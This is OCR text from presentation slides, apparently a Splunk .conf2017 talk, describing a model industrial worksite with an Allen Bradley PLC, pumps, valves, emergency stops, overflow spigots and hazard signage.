
Allen Bradley
ML1400 PLC

- Integrated unit
- Includes I/O
- Processing
- Controlled by separate DCS unit




The brawn

- Valves
- Sensors
- Pumps



Modeling the real world

Safety features of many transfer systems



SAFETY FIRST

- Emergency STOP


Chemical overflow spigot

- Present in many plant storage vessels
- Prevents container compromise in the event of overfill

splunk> .conf2017

Our most valuable assets…

Our personnel



People work in dangerous places

- Some work just requires people
- Keep them as safe as possible with signage and procedures

splunk> .conf2017

Model a typical worksite

A note on safety…

Model a typical worksite


A note on safety…

OMG
OSHA!

Model a typical worksite

A route on safety…

We apologise for the fault in safety. Those responsible have been sacked… Those responsible for sacking the people who have just been sacked have been sacked.



http://www.imdb.com/title/tt0071853/crazycredits

Model a typical worksite


A note on safety…

BECHTEL takes safety VERY SERIOUSLY

http://www.bechtel.com/about-us/safety/

Signage at eye-level

Signage at eye-level



Hazard signage


Overhead danger signage

splunk> .conf2017

Latent dangers


Latent dangers

Normal



- Water rises
- Balls float up

Latent dangers



DANGER

